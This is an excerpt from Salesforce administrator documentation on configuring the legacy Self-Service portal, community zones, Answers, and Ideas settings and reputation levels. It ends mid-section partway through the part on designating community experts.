Setting Up Self-Service

Customize the Login Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can customize the content of the Self-Service Login Page from the Self-Service Portal Pages related list. The Login Page is the first page that users see and prompts them for a username and password. Users can click **Forgot your password?** to automatically reset their passwords and receive a temporary password via email. Users are required to change their temporary password when logging in. For details on setting up the new password template, see New Password Template on page 1998.

1. To customize this page, click **Edit** next to the Login Page listed.
2. Check `Show Message` to display your message on the login page.
3. Insert a page message. Use the format toolbar to format your page message. You can't save any JavaScript as part of your custom code.

   Optionally, check `Show HTML` to view your page message in HTML code.
4. Click **Save**.

Customizing Your Self-Service Pages

Customize the Home Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can customize the content of the Self-Service Home Page from the Self-Service Portal Pages related list. The Home Page is the first page that users see after they log in.

1. To customize this page, click **Edit** on the Home Page line.
2. You can enable the following features:

Feature	Description
`Show Top Solutions List`	Lists the titles of up to five solutions of your choice on the Home Page.
`Show My Open Cases`	Lists the open cases of the Self-Service user who is logged in.
`Show Message`	The message that will be displayed at the top of the home page. You can enter a message of up to 32,000 characters including any HTML tags.

3. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code. You can't save any JavaScript as part of your custom code.
4. Optionally, insert any merge fields for data that you want to replace dynamically.
5. Click **Save**.
6. To see how your Home Page will look, click **Preview** on the Home Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Set the Top Solutions

If you checked `Show Top Solutions List` from the Home page, click **Add** in the Solutions related list of the Self-Service Settings page to search for and select solutions to display on the Home page. You may only select solutions that have been marked `Visible in Self-Service Portal`.

Enable the Solutions Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can enable the Self-Service Solutions Page from the Self-Service Portal Pages related list. The Solutions Page allows users to see solutions that have been marked `Visible in Self-Service Portal` and any files attached to those solutions.

1. To enable this page, click **Edit** on the Solutions Page line.
2. Select the `Show Solution Page` checkbox.
3. Check `Show Message` to display a message at the top of the Solutions Page.
4. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code. You can't save any JavaScript as part of your custom code.
5. Optionally, insert any merge fields for data that you want to replace dynamically.
6. Click **Save**.
7. To see how your Solutions Page will look, click **Preview** on the Solutions Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Setting Up Self-Service
Customizing Your Self-Service Pages

Customize the Log a Case Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can enable and customize the Log a Case Page from the Self-Service Portal Pages related list. The Log a Case Page allows users to submit new cases to your customer support team. New cases submitted from this page will be automatically created in Self-Service and assigned to the support representative or queue defined by your case assignment rules.

1. To allow users to submit cases from your Self-Service portal, click **Edit** on the Log a Case Page line.
2. Select the `Show Log a Case Page` checkbox.
3. Check `Show Message` to display a message on this page.
4. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code. You can't save any JavaScript as part of your custom code.
5. Optionally, insert any merge fields for data that you want to replace dynamically.
6. Click **Save**.
7. To change the fields that display on the page, click the **Page Layout** link.

   Note: If a case field is tied to a validation rule, the rule can prevent Self-Service portal users from logging a case if they do not have access to fill in that field. Consider making those fields visible on the Log A Case page.
8. Click **Save** at any time to finish.
9. To see how your Log a Case Page will look, click **Preview** on the Log a Case Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Setting Up Self-Service
Customizing Your Self-Service Pages

Customize the View Cases Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can enable and customize the View Cases Page from the Self-Service Portal Pages related list. The View Cases Page allows users to view their open and closed cases, related solutions, completed activities, comments, and (optionally) to add comments to their cases.

1. Click **Edit** on the View Cases Page line.
2. Select the `Show View Cases Page` box to allow users to view their open and closed cases.
3. Select `Add Comments to Cases` to allow users to add comments to their cases. When a user adds a comment, an email is automatically sent to the case owner.
4. Select `Add Attachments to Cases` to allow users to upload files to their cases. When a user adds an attachment, an email is automatically sent to the case owner.

   When editing the page layout for the View Cases Page, add the Case Attachments related list to allow Self-Service users to view the files they've added to their cases. Be aware that this related list also shows any files that support reps have added to the case.
5. Check `Show Message` to display a message on this page.
6. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code. You can't save any JavaScript as part of your custom code.
7. Optionally, insert any merge fields for data that you want to replace dynamically.
8. Click **Save**.
9. To change the fields and related lists that display on the page, click the **Page Layout** link.

   Add the Case Activities related list to allow Self-Service users to view public, completed activities related to their cases. You also need to set field-level security to visible for the `Visible in Self-Service Portal` checkbox on activity page layouts so support reps will be able to display or hide completed activities in the Self-Service portal by clicking `Make Public` or `Make Private` in the case's Activity History related list.
10. Click **Save** at any time to finish.
11. To see how your View Cases Page will look, click **Preview** on the View Cases Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Tip: To hide specific cases from users in the portal, you can deselect the `Visible in Self-Service Portal` checkbox on the case.

Note: View Cases pages list cases in descending order via the `Case Number` field. Portal users cannot change this order; nor can they sort case columns in the Self-Service portal.

Setting Up Self-Service
Customizing Your Self-Service Pages

Customize the Suggested Solutions Page

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can enable and customize the Suggested Solutions Page from the Self-Service Portal Pages related list. The Suggested Solutions Page displays up to ten relevant solutions that may help users solve a particular case. When submitting a case or viewing cases in the Self-Service portal, users can view suggested solutions and close their cases themselves.

To customize the Suggested Solutions Page:

1. Click **Edit** on the Suggested Solutions Page line.
2. Select `Show Suggested Solutions Page` to enable the page in the Self-Service portal.
3. Select a `Self-Closed Case Status` to show in the `Status` field for cases closed by Self-Service users. You must select at least one "Closed" value for this field.
4. Choose the maximum number of suggested solutions to display to users at one time. You can show a maximum of ten.
5. Select the `Self-Closed Case Reasons` that Self-Service users can choose from when they self-close their cases.
6. Check `Show Message` to display a message on this page.
7. If you enabled the message, enter your message in the text box, using the formatting toolbar to format the size, color, or font.

   Optionally, check `Show HTML` to view your page message in HTML code.

   You can't save any JavaScript as part of your custom code.

8. Optionally, insert any merge fields for data that you want to replace dynamically..
9. Click **Save**.
10. To see how your Suggested Solutions Page will look, click **Preview** on the Suggested Solutions Page line. If you have customized the Self-Service style sheet, the preview shows your custom styles.

Create Your Custom Page Header and Footer Sections

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Self-Service portal:	"Manage Self-Service Portal"
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Apply your company's branding to every page in your Self-Service portal by customizing your page headers and footers. Your portal page headers and footers can contain a company logo, your company messaging, or your company's colors.

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Settings**.
2. Click **Edit** next to the Page Header listed in the Portal Page Sections.
3. Check `Show Header` to display the header on your portal pages.
4. Check `Show Header Separator` to include a line separating the header from your body pages.
5. If desired, enter a page message. Use the format toolbar to format your page message. You cannot save any JavaScript as part of your custom code.

   Optionally, check `Show HTML` to view your page message in HTML code.
6. Click **Save**.
7. Click **Edit** next to the Page Footer listed in the Portal Page Sections.
8. Check `Show Footer` to display the footer on your portal pages.
9. Check `Show Footer Separator` to include a line separating the footer from your body pages.
10. If desired, enter a page message. Use the format toolbar to format your page message. You can't save any JavaScript as part of your custom code.

    Optionally, check `Show HTML` to view your page message in HTML code.

11. Click **Save**.

Self-Service Page Attributes

Self-Service Page Attributes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up the Self-Service portal:	"Manage Self-Service Portal"
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

The following is a list of Self-Service page attributes which can be modified with the point-and-click editor:

Page Attribute	Description
`Color`	The color of the text.
`Bold`	The bolded value of the text. For example, whether the text is bolded or not.
`Font size`	The size of the text.
`Font`	A specific style of type in which letters are displayed.
`Font Family`	A prioritized list of font family names for an element. Web browsers use the first font value recognized.
`Underline`	The underline value of the text. For example, whether the text is underlined or not.
`Border Color`	The color of a border.
`Border Style`	The style of a border, such as dotted, dashed, or solid.
`Border Width`	The width of a border.

Page Attribute	Description
`Bottom Border Width`	The width of a bottom border.
`Padding`	The amount of space between the border and the element.
`Padding Top`	The amount of space to put between the top border and the element.
`Padding Right`	The amount of space to put between the right border and the element.
`Padding Left`	The amount of space to put between the left border and the element.
`Padding Bottom`	The amount of space to put between the bottom border and the element.
`Height`	The height of the element.
`Line Height`	The height of a line.
`Background Color`	The background color of the element.
`Background Repeat`	The format in which the background image displays. For example, whether the image displays repeatedly in a horizontal or vertical format.
`Background Image`	The background image of the element. The relative or absolute URL which hosts the image must be inside the surrounding URL() syntax. For example, `url(/sserv/img/tabBg_gray.gif)`.

Generating Login HTML

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To generate Self-Service portal HTML:	"Manage Self-Service Portal"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

After enabling and customizing your Self-Service portal, generate the URL or HTML code where users will log in to your Self-Service portal.

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Settings**.
2. Click **Generate Login HTML**.
3. Insert the URL or HTML code provided into your portal's Web page.
4. Click **Finished** to return to the Self-Service Settings page.

Note: You can't be logged into Salesforce and the Self-Service portal at the same time, with the same browser. For example, if you log into Salesforce and then the Self-Service portal using the same browser, your Salesforce session becomes invalid. Conversely, if you log into the Self-Service portal and then Salesforce using the same browser, your Self-Service portal session becomes invalid.

User Permissions Needed	
To set up the Self-Service portal:	"Manage Self-Service Portal"
To modify Self-Service pages:	"Manage Self-Service Portal" AND "Customize Application"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

The Portals Tab is where you set up an online support channel for your Self-Service customers - allowing them to resolve their inquiries without contacting a customer service representative.

Clicking on the Portals tab displays the portals home page. From there, you can:

- View your customer Self-Service portal home page.
- Click on your Self-Service portal pages to see how your customers will interact with them.
- Under **Reports**, click any report name to jump to that report.
- Select any of the links under **Tools** to access utilities for managing your Self-Service portal and Self-Service users.

Note: The Portals tab does not include the Customer Portal.

Managing Self-Service Users

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage Self-Service users:	"Edit Self-Service Users"
To mass manage Self-Service users:	"Manage Self-Service Portal" AND "Edit Self-Service Users"

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

Manage your Self-Service user information from a single place and make changes to more than one user at a time. Before your customers can take advantage of the Self-Service portal, you must enable Self-Service access for each contact. You can enable access for one contact at a time from the Contacts tab or for multiple contacts via the Self-Service setup pages.

- To enable Self-Service users individually from the Contacts tab, select a contact and click **Enable Self-Service** on the contact's detail page.
- To enable multiple Self-Service users at once, see Enabling Multiple Self-Service Users on page 2017.
- To change Self-Service user information, see Editing Self-Service User Information on page 2018.
- To reset Self-Service user passwords, see Resetting Self-Service User Passwords on page 2019.

Note: Starting with Spring ’12, the Self-Service portal isn’t available for new organizations. Existing organizations continue to have access to the Self-Service portal.

You can perform mass actions for Self-Service user management such as enabling Self-Service access for many contacts at once. Each contact must have an email address and must be associated with an account to be a Self-Service user.

To enable new users for your Self-Service portal:

1. From Setup, click **Customize** > **Self-Service** > **Self-Service Portal** > **Users**.
2. Click **Enable New User(s)**.
3. Enter search criteria to compile a list of the contacts you want to enable and click **Search**.
4. Select the contacts you want to enable and click **Next**.
5. Modify Self-Service user information as necessary.
6. Select the `Super User` checkbox to enable the contact as a Self-Service super user who can view case information, add comments, and upload attachments for all cases submitted by anyone in his or her company.
7. Click **Save**.

Zones for Salesforce Communities and Customer Portals

Using Zones to Organize Communities

Ideas zones available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions
Answers zones available in: **Enterprise**, **Unlimited**, and **Developer** Editions
Chatter Answers zones available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit a zone:	"Customize Application"

Note: Starting with the Summer '13 release, Chatter Answers and Ideas "communities" have been renamed to "zones."

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions. Zones are shared by the Ideas, Answers, and Chatter Answers applications, allowing you to view and create zones from those locations. Professional Edition organizations can have only one internal zone. All other editions can have up to 50 zones shared between Ideas, Answers, and Chatter Answers.

Note: If you need more than 50 zones, contact salesforce.com.

You can display a zone to the following types of users:

- Salesforce Communities users.
- Public users (requires setting up a Force.com site).
- Internal Salesforce users. Salesforce users can access all zones regardless of whether the community is internal-only or displayed in a portal.
- Customer Portal or partner portal users.
- Service Cloud console users.

Note: You cannot use Salesforce sharing rules to restrict access to zones. When you create a zone , you can restrict access by selecting the portal where the zone should appear. Only the users assigned to that portal (and internal Salesforce users) will be able to access that unless you expose it publicly using Force.com sites.

Users will see zones, search results, and content that are associated with the context defined by their user profile:

- Internal users with permission to see Ideas can see all zones in the default Chatter community. If internal users sign in to a Chatter community, they see only those zones associated with that community.

- Chatter community users see the zones associated with the community they're signed in to.
- Portal users can see the zones associated with their portal.
- Portal users with access to both a portal and a Chatter community can see the zones associated with the portal or community that they are currently signed in to.
- Users who are accessing the portal or community through an API can access all zones that they have access to in all contexts.
- Global searches in the internal application performed by internal users return results from all ideas that are available within the organization. Searches performed by all other users in Salesforce Communities return results from the ideas that are available within the community.

Creating and Editing Zones

Creating and Editing Zones

Ideas zones available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Answers zones available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Chatter Answers zones available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or edit a zone:	"Customize Application"

To create a new zone or edit the details of an existing zone:

1. From Setup, click one of the following paths.
   - **Customize** > **Ideas** > **Zones**
   - **Customize** > **Answers** > **Zones**
   - **Customize** > **Chatter Answers** > **Zones**

   Zones are shared by the Ideas, Answers, and Chatter Answers applications, allowing you to view and create zones from those locations.
2. Click **Edit** next to the zone you want to change or **New** to create a new zone.
3. Enter a unique name for your zone that clearly identifies the zone's purpose.

   Answers can only have one zone displayed at a time.
4. Optionally, enter a description in plain text. HTML and other markup languages are not supported.
5. Select the `Active` checkbox to display the zone to your community.

   You can't delete zones, so if you need to hide a zone, make sure `Active` isn't selected. All active zones are automatically available from the Ideas tab, but you can only assign one active zone to Answers.
6. Select the `Username Format` to specify how usernames appear throughout the zone in posted questions and answers.
7. Specify where you want this zone displayed.

- `Community` lets you select a community in which to display the zone. You can also select **Visible Without Authentication** to allow guest users to view activity within the zone through the community without signing in.
- `Internal Only` displays the zone to internal users only. Portal and Salesforce Communities members can't see internal zones.
- `Portal` lets you select from a list of existing portals.

  To make a zone publicly available, you must select the Customer Portal that you plan to expose publicly using Force.com sites. Chatter Answers is supported on Force.com sites. Answers isn't supported on Force.com sites.

> **Note:** If you re-assign a zone to another community, the items associated with that zone move to the new community, as well. Users who are logged in to the original community can't view the items that have been moved to the new community, including from the Recent Items section of the sidebar column. If the zone is moved back to the original community, the ability to view those items is restored.

8. To set up zones for Chatter Answers, follow these steps:

   a. Select `Enable for Chatter Answers` to associate the zone with Chatter Answers.

   b. Select `Enable Private Questions` to let customers post their questions privately to customer support (create cases). If you don't select this setting, support agents can still initiate private communications with customers.

   c. In `Visualforce Page That Hosts Your Zone's Feeds`, click and choose the Visualforce page on which questions, replies, and knowledge articles display.

      The page you choose must include the `chatteranswers:allfeeds` component so that the zone is linked to your Force.com site correctly. If you don't choose a Visualforce page, one is automatically generated when you save your zone. The generated page includes your zone's ID so that topics, questions, and replies are associated with your specific zone and can display on it. The page is named after your zone with a suffix of "_main," for example, `ZoneName_main`. The page also includes a language attribute that matches your organization's default language.

      You can use the `NoSignIn` Boolean attribute in the `chatteranswers: allfeeds` to remove all sign-in links from your zone. Use this option when you have an external sign-in path and want to ensure that your users follow it instead of the standard Chatter Answers sign-in. When the `NoSignIn` Boolean attribute is `true`, users can still search and view publicly accessible content for the zone. If they already have a valid session, they can still post questions, replies, vote, and flag content.

   d. In `Site That Hosts Your Zone`, click and choose the Force.com site on which you want to host the zone.

      - If you associated the zone with a portal, you can enter a Force.com site domain.
      - If you associated the zone with a Salesforce Community that does not require authentication for users to view zone activity, we populate the Force.com site domain for you.

   e. Optionally, in `Email Notification URL`, customize the URL that's included in email notifications sent from the zone.

      The email notification URL is generated automatically to be adapted to the visibility settings of the zone, but it can be modified to fit specific needs or use cases. If you have a customized login page, enter its URL. For example, if you've created a login page from which users can access multiple zones, you can customize `Email Notification URL` to redirect users to that page from email notifications.

   f. In `Customer Support Agents Group`, select the public group of users who will act as support agents for the zone. These users will have a headset icon next to their username in the zone.

   g. Optionally, in `Header` or `Footer`, click and choose a text or HTML file that incorporates your organization's branding into the headers or footers of email notifications sent from the zone.

You can only choose a file that has been uploaded to a publicly accessible folder on the Documents tab and marked `Externally Available Image`. The files you include in the fields can have a combined size of up to 10 KB.

h. Select the data categories that you want exposed to the zone from the list of pre-defined data categories.

9. To set up Ideas for the zone, use the `Experts group` field to select the public group of experts who will monitor the zone for Ideas.
10. Click **Save**.

ANSWERS COMMUNITIES

Setting Up Answers

Data categories and answers are available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To customize answers settings:	"Customize Application"

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

To set up answers:

1. Enable answers and set the default zone.
2. Create a category group for answers and add data categories to the category group.

   Note: Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions.

3. Assign the data categories to your answers community.

4. Review the category group visibility settings to decide how you want to restrict access to categories and categorized questions in the answers community.
5. Using roles, permission sets, or profiles:
   a. Customize data category group visibility.
   b. (Optional) Designate default category group visibility for users without visibility through roles, permission sets, or profiles.
6. (Optional) To allow community members who work with cases to escalate an unanswered or problematic question to a new case:
   a. From Setup, click **Customize** > **Cases** > **Page Layouts**, and edit the case page layouts to include the `Question` field.
   b. From Setup, click **Customize** > **Cases** > **Fields**, and ensure that field-level security for the `Question` field makes the field visible in the necessary profiles.

   Only community members who have permission to create cases will see an **Escalate to Case** option on questions.
7. (Optional) If your organization uses Salesforce Knowledge, users can convert particularly helpful replies into articles in the knowledge base. From Setup, click **Customize** > **Knowledge** > **Settings** and ensure that `Allow users to create an article from a reply` is checked.
8. (Optional) Create validation rules for questions and replies to prevent offensive language from being posted to the answers community.

   To create validation rules, from Setup, click **Customize** > **Answers** > **Question** > **Validation Rules** and **Customize** > **Answers** > **Reply** > **Validation Rules**.
9. (Optional) Create workflow rules for questions. For example, you may want to create a workflow rule that sends the community administrator an email whenever a question has ten or more replies but no best answer. Questions do not support approval processes or workflow tasks.
10. (Optional) Create reports for your answers community.
11. (Optional) Enable answers in your Customer Portal or enable answers in your partner portal.

Tip: Any custom fields you create for questions or replies can't display in the Salesforce user interface. However, you can add custom fields to questions or replies for API integration purposes. For example, add a custom text field to questions and use the API to populate that text field with the name of the country from which each question is posted.

Creating and Editing Zones
Salesforce Answers Implementation Guide

Enabling Answers and Assigning the Default Zone

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To customize answers settings:	"Customize Application"

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

To enable the answers feature:

1. From Setup, click **Customize** > **Answers** > **Settings**.
2. Click **Edit**.
3. Use the `Enable Answers` checkbox to enable answers.

   Enabling answers adds the Answers tab to the Community application and creates azone named Internal Zone.
4. Select the default zone for the Answers tab. You can only display one answers zone at a time. You can either use Internal Zone as the default or create a new zone and use it as the default.
5. Click **Save**.

Assigning Data Categories to Answers

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To customize answers settings:	"Customize Application"

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

In an answers zone, a *category group* provides one or more categories that help organize questions for easy browsing. If the category group contains a hierarchy, only the first-level categories display on the Answers tab. For example, if you're a computer manufacturer you might create a Products category group for your Products zone that has four categories: Performance Laptops, Portable Laptops, Gaming Desktops, and Enterprise Desktops. Zone members can choose one of the categories to assign to a question.

The following example shows how the categories within a category group appear on the Answers tab.



Figure 11: Answers tab displaying categories

1. The zone assigned to answers.
2. When you assign a category group to answers, the data categories within the group appear beneath the zone name on the Answers tab. Zone members can assign these categories to their questions and browse within categories to see related questions. The name of the category group isn't displayed within the answers community.

The name of the category group is not displayed in the answers community; however, all the categories within the group appear below the zone name on the Answers tab.

To assign a category group to answers:

1. Create a category group for answers and add data categories to the category group.

   We recommend naming the category group the same as the answers community so other administrators understand where the category group is being used.

   Note: Even though you can create up to five hierarchy levels of categories in a category group, only the first level of categories is supported in your answers community. Child categories below the first level are not displayed in the community, and community members can't assign these child categories to questions.

2. From Setup, click **Customize** > **Answers** > **Data Category Assignments**. The category group assignments page only displays after you enable answers.
3. Click **Edit**.
4. Select the category group you want to assign to your answers zone.

   Note: If you change the category group for answers later, all the existing categories associated with your questions are removed. The questions in your answers community become uncategorized until community members assign the new categories to them.

5. Click **Save**.

You receive an email after the save process completes.

What are Data Categories?

IDEAS COMMUNITIES

Encourage Idea Creation and Sharing in Salesforce Communities

Add your Ideas users to Salesforce Communities to take advantage of new ways to collaborate.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize Ideas settings for Salesforce Communities:	"Customize Application"

Create more engagement and collaboration around Ideas as you enable your customers to post and comment on Ideas right from their Salesforce Communities home page. Adding Ideas to Salesforce Communities lets your users reap the benefits of a vibrant, creative partnership between community members. Communities are customizable, public or private spaces for employees, customers, and partners to collaborate on best practices and business processes. When you enable Ideas in Salesforce Communities, you give your community members the ability to create ideas and idea themes and have a dialog around them. You can create public communities that let your customers or partners exchange ideas, as well as private internal communities that are specific to your employees.

Moderating and managing ideation communities can be assigned to internal community members, depending on their privileges. Internal users can moderate both internal and external communities because they have access to internal communities as well as any public communities that they have permission to access.

To organize your community into smaller groups, you can create zones within a community that reflect special interests, product groupings, or types of customers. Zones are shared by the Ideas, Answers, and Chatter Answers applications, allowing you to view and create zones from those locations. For example, if you're a computer manufacturer you can create a community named Laptop Products and another named Desktop Products. Within each of those communities, you can create zones that are specific to different aspects of the products.

Community members have visibility into different zones based on their user profiles:

- Internal users with permission to see Ideas can see all zones in the default Chatter community. If internal users sign in to a Chatter community, they see only those zones associated with that community.
- Chatter community users see the zones associated with the community they're signed in to.
- Portal users can see the zones associated with their portal.
- Portal users with access to both a portal and a Chatter community can see the zones associated with the portal or community that they are currently signed in to.
- Users who are accessing the portal or community through an API can access all zones that they have access to in all contexts.
- Global searches in the internal application performed by internal users return results from all ideas that are available within the organization. Searches performed by all other users in Salesforce Communities return results from the ideas that are available within the community.

Managing Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To manage Ideas communities:	"Customize Application"

Ideas is a community of users who post, vote for, and comment on ideas. Consider it an online suggestion box that includes discussions and popularity rankings for any subject. To further organize your community into smaller groups, you can create zones within a community that reflect special interests, product groupings, or types of customers.

You can display Ideas to internal Salesforce users, a Salesforce.com Community, Customer Portal or partner portal users, or to public users (requires setting up a Force.com site). You can also manage Ideas from the console.

Professional Edition organizations can have only one internal zone. All other editions can have up to 50 zones shared between Ideas, Answers, and Chatter Answers.

As an administrator, you can:

- Control whether ideas are enabled for your organization and customize the half-life of ideas. See Customizing Ideas Settings on page 2029.
- Create zones to organize ideas. See Creating and Editing Zones on page 2021.
- Create Idea Themes that let you invite community members to post ideas about specific topics so that members can solve problems or propose innovations for your company.
- Define picklist values for the `Categories` and `Status` fields. See Defining Picklist Values for the Categories and Status Fields on page 2035.
- Specify the layout of custom fields. See Setting Page Layouts for Ideas on page 2032.
- Make idea reports available to your users.
- Customize idea search layouts.
- Merge ideas to reduce the number of duplicate ideas.
- Assign a status to an idea.
- Delete a vote through the API to erase all history that the vote ever occurred.

  Specifically, deleting a vote does the following:

  ◊ Removes 10 points from the idea's overall score
  ◊ Removes the user's name from the Last 100 Votes section on the idea's detail page

Enabling Ideas in the Customer Portal
Administrator setup guide: Salesforce Ideas Implementation Guide

Customizing Ideas Settings

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To customize Ideas settings:	“Customize Application”

To manage organization-wide settings for Ideas:

1. From Setup, click **Customize** > **Ideas** > **Settings**.
2. Click **Edit**.
3. Use the `Enable Ideas` checkbox to enable or disable Ideas for your organization.

   Disabling Ideas removes the Ideas tab and users will no longer be able to access active zones, but these zones will reappear on the Ideas tab the next time you enable Ideas.

4. Optionally, select `Enable Text-Formatting, Images and Links` to enable the Ideas HTML editor, which gives users WYSIWYG HTML editing and image referencing capabilities when they post or comment on ideas.

Warning: Once you enable the Ideas HTML editor, you cannot disable it. If you do not see the `Enable Text-Formatting, Images and Links` checkbox, the Ideas HTML editor is enabled for your organization by default.

5. If your organization does not already have the multi-select `Categories` field enabled, click the **Enable** button located below the Categories message at the top of the page. This button is not displayed if your organization already has the `Categories` field enabled.

   If the `Categories` field is already enabled, the `Enable Categories` checkbox is selected. Once the field is enabled, you cannot disable it.
6. Select `Enable Reputation` to let users earn points and ratings based on their activity in each zone.
7. In the `Half-Life (in Days)` field, enter a number of days.

   The half-life setting determines how quickly old ideas drop in ranking on the Popular Ideas subtab, to make room for ideas with more recent votes. A shorter half-life moves older ideas down the page faster than a longer half-life.

   Note: This field does not appear if Ideas is disabled. To modify the `Half-Life (in Days)` field, save your changes after enabling ideas, and then click **Edit** on the Ideas Settings page.
8. Click **Save**.

Encouraging Innovation with Idea Reputation

Encouraging Innovation with Idea Reputation

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Reward the most influential and innovative members of your Ideas community by acknowledging their participation and contribution to the community. By enabling Reputation in Ideas, and then choosing level names and thresholds, you let users earn points and ratings that reward and encourage frequent, meaningful activity in the community. As community members engage more frequently, they improve the overall quality of ideas, which means that everyone reaps the benefits of a vibrant, creative partnership with your customers.

Users are awarded points for many activities including:

- Creating an idea
- Receiving a comment on their idea
- Receiving an upvote on their idea
- Commenting on someone else's idea

Reputation points are calculated separately for each zone, and for the cumulative activity within the entire organization. Users who participate in different zones will have different reputation values for each zone based on their activity in that zone. When users are logged into the internal application, their reputation score is based on their participation in all zones to which they belong.

Ideas comes with the following pre-defined reputation levels that apply to all zones and to the internal application. Using the API, reputation levels and points can be added or edited to reflect the levels of participation in your community.

Name	Points per Level
Observer	0 – 99
Contributor	100 – 399
Influencer	400 – 1499
Thought Leader	1500+

Reputation levels are available through the API and can be displayed in custom Ideas implementations. To add or edit reputation level names, points per level, or other attributes of a reputation in any of your zones, use the IdeaReputation and IdeaReputationLevel objects in the API. You can create up to 25 different reputation levels for each zone.

Customizing Ideas Settings

Designating Community Experts

Designate your star users as experts in their communities.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

A community expert is a member of the community who speaks credibly and authoritatively on behalf of your organization. When a community expert posts a comment or idea, a unique icon ( ) displays next to his or her name so other community members can easily identify credible information within the community. The Salesforce administrator can designate as many community experts as necessary.

If you want to have experts within your community, create a public group that includes these users. Then, during the setup process you will designate this public group as your community experts.

Before you select a public group to be community experts, note the following:

